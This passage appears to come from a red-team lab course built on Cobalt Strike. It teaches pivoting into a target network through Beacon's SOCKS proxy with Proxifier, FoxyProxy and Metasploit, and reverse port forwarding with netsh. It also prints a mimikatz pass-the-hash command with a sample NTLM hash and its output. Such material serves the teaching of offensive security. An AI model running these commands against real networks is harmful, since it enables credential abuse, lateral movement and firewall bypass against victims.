
Next, go to **Profile > Proxification Rules**. This is where you can add rules that tell Proxifier when and where to proxy specific applications. Multiple applications can be added to the same rule, but in this example, I'm creating a single rule for **adexplorer64.exe** (part of the Sysinternals Suite). When this application tries to connect to a target host within the **10.10.17.0/24** subnet (**dev.cyberbotic.io**), it will be automatically proxied through the Cobalt Strike proxy server defined above.



Now launch ADExplorer and connect to **10.10.17.71** (DC-2).



You will then see the traffic being proxied in Proxifier, and ADExplorer connects successfully.




Some applications (such as the RSAT tools) don't provide a means of providing a username or password, because they're designed to use a user's domain context. You can still run these tools on your attacking machine. If you have the clear text credentials, use **runas /netonly**.

```
C:\>runas /netonly /user:DEV\nlamb "C:\windows\system32\mmc.exe C:\windows\system32\dsa.msc"
Enter the password for DEV\nlamb:
Attempting to start C:\windows\system32\mmc.exe C:\windows\system32\dsa.msc as user "DEV\nlamb" ...
```

If you have an NTLM hash, use **sekurlsa::pth**.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:nlamb /domain:dev.cyberbotic.io /ntlm:2e8a408a8aec852ef2e458b938b8c071 /run:"C:\windows\system32\mmc.exe
C:\windows\system32\dsa.msc"
user      : nlamb
domain    : dev.cyberbotic.io
program   : C:\windows\system32\mmc.exe C:\windows\system32\dsa.msc
impers.   : no
NTLM      : 2e8a408a8aec852ef2e458b938b8c071
| PID 13608
| TID 23228
| LSA Process is now R/W
| LUID 0 ; 3731125840 (00000000:de647650)
\ msv1_0 - data copy @ 000002B378344C10 : OK !
\ kerberos - data copy @ 000002B37859B388
\ _des_cbc_md4 -> null
\ _des_cbc_md4 OK
\ _des_cbc_md4 OK
\ _des_cbc_md4 OK
\ _des_cbc_md4 OK
\ _des_cbc_md4 OK
\ _des_cbc_md4 OK
\ _des_cbc_md4 OK
\ _Password replace @ 000002B378209E28 (32) -> null
```



NOTE: You will also need to add a static host entry in your **C:\Windows\System32\drivers\etc\hosts** file: **10.10.17.71 dev.cyberbotic.io**. You can enable DNS lookups through Proxifier, but that will cause DNS leaks from your computer into the target environment.



Firefox plus the FoxyProxy extension is ideal for pivoting a browser into the network, to view internal web applications.

Add a new entry in FoxyProxy that points to the Beacon SOCKS proxy.

Title or Description (optional)

Color

#66cc66

Proxy Type
SOCKS4

Proxy IP address or DNS name ★

Port ★

Username (optional)

Password (optional) 👁


Cancel

Save & Add Another

Save & Edit Patterns

Save

Then navigate to an internal host on the network.





You can also tunnel Metasploit modules through Beacon's SOCKS proxy, which is really useful with remote exploits.


In Cobalt Strike, go to **View > Proxy Pivots**, highlight the existing SOCKS proxy and click the **Tunnel** button. This gives you a string which looks like: `setg Proxies socks4:10.10.5.120:1080`. Paste this into `msfconsole` and any remote modules will go via Beacon.

To stop the SOCKS proxy, use `socks stop` or **View > Proxy Pivots > Stop**.

hide01.ir

Reverse Port Forwarding allows a machine to redirect inbound traffic on a specific port to another IP and port. A useful implementation of this allows machines to bypass firewall and other network segmentation restrictions, to talk to nodes they wouldn't normally be able to. Take this very simple example:

Computers A and B can talk to each other, as can B and C; but A and C cannot talk directly. A reverse port forward on Computer B can act as a "relay" between Computers C and A.




There are two main ways to create a reverse port forward:

1. Windows **netsh**.
2. Reverse port forward capability built into the C2 framework.

Windows Firewall

Let's start with the Windows Firewall.

In the lab, there are four domains: dev.cyberbotic.io, cyberbotic.io, zeropointsecurity.local and subsidiary.external. Not all of these domains can talk to each other directly - the traffic flow looks a little like this:



For instance - cyberbotic.io can talk with dev.cyberbotic.io, but not to subsidiary.external. So let's use this as an opportunity to create a reverse port forward that will allow *dc-1.cyberbotic.io* to talk to *ad.subsidiary.external* via *dc-2.dev.cyberbotic.io*.

NOTE: It's not necessary to specifically use domain controllers, it's just a convenience factor here.

First, run the following PowerShell script on the target, *ad.subsidiary.external*:

```
$endpoint = New-Object System.Net.IPEndPoint ([System.Net.IPAddress]::Any, 4444)
$listener = New-Object System.Net.Sockets.TcpListener $endpoint
$listener.Start()
Write-Host "Listening on port 4444"
while ($true)
{
    $client = $listener.AcceptTcpClient()
    Write-Host "A client has connected"
    $client.Close()
}
```

This will bind port 4444, listen for incoming connections and print a message when something does. This is how we're going to prove the reverse port forward works.

Try to connect to this port from *dc-1.cyberbotic.io* and it should fail.

```
PS C:\> hostname
dc-1

PS C:\> Test-NetConnection -ComputerName 10.10.14.55 -Port 4444
WARNING: TCP connect to 10.10.14.55:4444 failed
WARNING: Ping to 10.10.14.55 failed -- Status: TimedOut
```

The native **netsh** (short for Network Shell) utility allows you to view and configure various networking components on a machine, including the firewall. There's a subset of commands called **interface portproxy** which can proxy both IPv4 and IPv6 traffic between networks.

The syntax to add a **v4tov4** proxy is:

```
netsh interface portproxy add v4tov4 listenaddress= listenport= connectaddress= connectport= protocol=tcp
```

Where:

- **listenaddress** is the IP address to listen on (probably always 0.0.0.0).
- **listenport** is the port to listen on.
- **connectaddress** is the destination IP address.
- **connectport** is the destination port.
- **protocol** to use (always TCP).

